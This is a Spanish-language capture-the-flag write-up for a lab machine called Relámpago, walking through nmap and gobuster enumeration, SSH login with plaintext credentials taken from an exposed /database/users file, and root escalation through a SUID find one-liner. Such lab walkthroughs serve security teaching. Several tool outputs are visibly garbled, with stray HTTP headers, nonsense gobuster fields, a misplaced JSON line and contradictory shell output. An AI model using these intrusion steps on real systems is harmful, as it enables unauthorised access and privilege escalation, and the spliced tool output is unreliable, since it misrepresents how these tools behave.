

CTF RELÁMPAGO

WRITE UP



Juan Ayala

02-09-2025

Explotando RELAMPAGO CTF

Primero utilice NMAP para ver que puertos son explotables:

```
(kali㉿kali)-[~/CyberConquer/Relampago]
$ nmap -sC -sV -A 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 12:58 -04
Nmap scan report for 172.17.0.2
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 4f:e5:f6:81:4d:fa:71:db:c4:cf:5d:e0:ac:10:1d:ad (ECDSA)
|_ 256 57:9d:ea:26:ff:fa:db:38:1d:17:a2:d6:ae:13:8f:51 (ED25519)
80/tcp    open  http      nginx 1.22.1
|_ http-title: Bienvenido al CTF
|_ http-server-header: nginx/1.22.1
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
"fecha_registro": "2023-04-05"
TRACEROUTE
HOP RTT ADDRESS
1 0.21 ms 172.17.0.2
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.15 seconds
```

Acá revisamos que posee el puerto 22 y el 80 abiertos. Lo siguiente es revisar que directorios podemos encontrar para ir revisando:

```
(kali㉿kali)-[~/CyberConquer/Relampago]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt
Content-Type: application/octet-stream
Content-Length: 1019
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/database (Status: 301) [Size: 169] [→ http://172.17.0.2/database/]
/index.html (Status: 200) [Size: 1201]
Progress: 4613 / 4613 (100.00%)
Finished
```

podríamos ocupar DIRB también. Luego revisamos el directorio /database/ que nos puede mostrar cierta información que nos pueda servir.

```
(kali㉿kali)-[~/CyberConquer/Relampago]
$ gobuster dir -u http://172.17.0.2/database/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,sql,bak
HTTP/1.1 200 OK

Gobuster v3.8ep 2025-09-23 23:47:32 GMT
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/database/
[+] Method: keep-alive
[+] Threads: bytes
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: "Grace", php,html,txt,sql,bak
[+] Timeout: "user1Outlook", 10s

Starting gobuster in directory enumeration mode

/comments (Status: 200) [Size: 1338296]
/logs (Status: 200) [Size: 2424685]
/products (Status: 200) [Size: 710650]
/transactions (Status: 200) [Size: 3089267]
/users (Status: 200) [Size: 1013]
Progress: 27678 / 27678 (100.00%)

Finished
```

Aca tenemos varias direcciones que nos puede ir sirviendo ahora podemos ir revisando la información tanto en Burpsuite o ir realizando los curl correspondientes para ir trayendo los datos:



Si nos fijamos encontraremos un json con varios usuarios y contraseñas en texto plano y la idea es ir probando si sabemos que tenemos el SSH abierto para ver si podemos conectarnos, se prueba con todas los users y pass:

```
(kali㉿kali)-[~/CyberConquer/Relampago]
$ ssh Frank@172.17.0.2
Frank@172.17.0.2's password:
Linux 7048e23890eb 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 31 20:26:59 2025 from 172.17.0.1
Frank@7048e23890eb:~$ ls -l
-bash: ls: command not found
Frank@7048e23890eb:~$ ls -l
total 4
-rw-r--r-- 1 Frank Frank 33 Mar 25 17:58 user.txt
```

Hasta que encontramos al usuario FRANK que nos permite ingresar, aplicamos ls y vemos lo siguiente:

```
Frank@7048e23890eb:~$ ls -l
total 4
-rw-r--r-- 1 Frank Frank 33 Mar 25 17:58 user.txt
Frank@7048e23890eb:~$ cat user.txt
d5f21dc8036be01b09da01a75d8e4636
```

Y ahí pillamos la primera flag:

```
(kali㉿kali)-[~/CyberConquer/Relampago]
$ sudo ./script.sh relampago_imagen.tar

Bienvenido a
CYBERCONQUER

Creando la imagen
Desplegando el contenedor victima
7048e23890eb6d1aa6e8714f614f8c64b65198ec5e47a5507cba00488ef83a26
Contenedor Iniciado, la IP victima es 172.17.0.2

Si deseas terminar la maquina pulsa ctrl C

Ingresa la bandera de usuario: ✗ ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✗ ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✗ ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✓ ¡Flag correcta! Buen trabajo.
Ingresa la bandera de root: 🏆 ¡Root obtenido, Máquina dominada!
Felicitades! Haz logrado resolver la maquina!
```

Ahora viene la segunda flag que en la del root y para ello debemos escalar privilegios con algún binarios que escale privilegios, como por ejemplo:

```
/usr/bin/find . -exec /bin/bash -p \; -quit
```

Al realizar eso nos muestra lo siguiente:

```

Frank@7048e23890eb:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.2# whoami
root
bash-5.2# find / -name "root.txt" 2>/dev/null
/root/root.txt
bash-5.2# cat /root/root.txt
f1486a23a498bff99b63206901edee1d
bash-5.2# Connection to 172.17.0.2 closed by remote host.
Connection to 172.17.0.2 closed.

```

Escalamos privilegios a root y encontramos la segunda flag.

```

(kali@kali)-[~/CyberConquer/Relampago]
$ sudo ./script.sh relampago_imagen.tar

Bienvenido a
CYBERCONQUER

Host: 172.17.0.2
Accept-Language: es
Accept-Encoding: gzip, deflate, br
Content-Type: application/javascript
Content-Length: 1024
Server: Apache/2.4.18 (Ubuntu)

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br

Desplegando el contenedor victima

7048e23890eb6d1aa6e8714f614f8c64b65198ec5e47a5507cba00488ef83a26
Contenedor Iniciado, la IP victima es 172.17.0.2

Si deseas terminar la maquina pulsa ctrl C

Ingresa la bandera de usuario: ✗ ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✗ ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✗ ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✓ ¡Flag correcta! Buen trabajo.
Ingresa la bandera de root: 🏆 ¡Root obtenido, Máquina dominada!
Felicidades! Haz logrado resolver la maquina!

```

Y listo maquina vulnerada.